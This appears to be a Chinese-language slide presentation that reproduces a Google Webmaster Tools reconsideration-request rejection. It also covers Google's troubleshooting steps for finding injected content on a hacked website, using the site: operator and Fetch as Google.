Google 收到您的重審要求後，已再次審查您的網站。依據這次的審查結果，Google 依然認為您的網站違反了Google《網站管理員指南》的規定。如要撤銷所有人工介入處理行動，請再次檢查您的網站並修正所有必要項目，然後再次提出重審要求。

審查者附註：

我們目前無法查看您的网站因为我们无法打开您的网页。请在确定您的网站可以被正常访问之后，再申请重新审核给我们查看。

如何修正這個問題：

- 檢查您網站上是否有任何違規事項
使用「人為介入處理檢視器」瞭解 Google 在您的網站中施行了哪些人工介入處理行動。
人為介入處理檢視器
- 修正所列問題
利用「人為介入處理檢視器」提供的詳細資訊，修正尚未處理的問題。如果您的網站遭到入侵，請參考「安全性問題」瞭解更多詳細資訊。
- 提交重審要求
建議提供相關的詳細資料或說明文件，協助我們瞭解您在網站上修正了哪些內容。
重審要求

需要其他協助嗎？

- 進一步瞭解網站中出現人工介入處理項目的原因。
- 如要瞭解如何清除遭入侵的內容，請參閱[遭入侵網站指南](#)。
- 如有其他問題，歡迎前往我們的論壇提問，並請記得註明郵件類型[WNC-646702]。

網站遭入侵時的疑難排解工具

駭客一旦入侵網站，通常會設法隱藏植入的內容，避免讓人輕易查覺。如果您難以找出網站上遭入侵的內容，或是想要再次查看是否已將遭入侵的內容完全從網站上清除，請遵循這個疑難排解工具中的步驟執行。文中將完整說明如何在 [Google](#) 中使用 [site:](#) 搜尋運算子，以及如何如何在 [網站管理員工具](#) 中使用 [Google 模擬器](#) 找出垃圾內容。

是否曾使用 [site:](#) 搜尋運算子檢查網站遭入侵的內容？

- 是
 否

對網站使用 [site:](#) 搜尋運算子進行搜尋時，是否看見任何可疑結果？

- 是
 否

在網站的根或首頁上使用 [Google 模擬器](#)。

駭客入侵網站時，除了在網頁上植入內容外，通常還會在網站的根或首頁也植入內容。植入的內容通常讓您無法輕易查覺，但卻可讓 Google 看見。因此，有必要在網站的根或首頁使用 [Google 模擬器](#) 工具，查看是否存有遭入侵的內容。務必徹底查看 [Google 模擬器](#) 的輸出內容，檢查是否已有可疑的文字或連結加到您的網站中。

Fetch as Google

http://www.example.com/ Desktop

Leave URL blank to fetch the homepage. Requests may take a few minutes to process.

Show 29 rows 1-25 of 33 < >

Path	Googlebot type	Render requested	Status	Date
------	----------------	------------------	--------	------



謝

謝

聆

聽

報告者：張雅嵐
